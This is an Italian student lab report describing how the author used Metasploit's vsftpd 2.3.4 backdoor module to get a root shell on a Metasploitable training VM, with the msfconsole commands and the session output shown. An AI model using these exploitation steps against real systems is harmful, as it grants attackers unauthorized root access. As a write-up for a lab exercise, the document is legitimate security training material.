Esercitazione W15D4

Hacking con Metasploit


Fabio Benevento - 16/02/2024

Traccia

Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).
L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


Implementazione

Dopo aver avviato il tool Metaspoloit con il comando `search vsftp` ho ricercato exploit disponibili per il servizio `vsftpd`. Tra di essi ho individuato l'exploit `vsftpd_234_backdoor` che sembra fare al caso nostro e l'ho selezionato tramite il comando `use 1`.



Ho quindi verificato i parametri necessari all'esecuzione dell'exploit stesso tramite il comando `show options`.
Come è possibile vedere sono necessari 2 parametri obbligatori, il parametro RPORT già

settato con il valore 21 che è la porta di default del servizio ftp e RHOSTS che rappresenta l'indirizzo ip dell'host su cui effettuare l'attacco.
Nel nostro caso ho settatto questo parametro come 192.168.1.149 con il comando `set RHOSTS 192.168.1.149` e riverificato la correttezza dei parametri con il comando `show options`.



Ho quindi cercato eventuali payalods disponibili tramite il comando `show payloads`. In questo caso è disponibile 1 solo payload che viene utilizzato di default e il quale non ha parametri da impostare come evidenziato dal comando `show options` eseguito in precedenza.

Ho quindi lanciato l'exploit con il comando exploit. L'attacco è andato a buon fine e ho ottenuto l'accesso alla shell creando una backdoor. Infatti tramite il comando ifconfig posso visualizzare la configurazione di rete della macchina Metaploitable attaccata.
Per completare l'attacco ho eseguito il comando `mkdir test_metasploit` al fine di creare una cartella con questo nome nella directory di root.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.40.100:38239 → 192.168.1.149:6200) at 2024-02-19 10:34:56 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8a:34
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8a34/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1914 (1.8 KB)  TX bytes:10932 (10.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:177 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60733 (59.3 KB)  TX bytes:60733 (59.3 KB)

sudo mkdir test_metasploit
```

Come è possibile vedere dalla seguente immagine, la cartella è stata effettivamente creata nella macchina attaccata.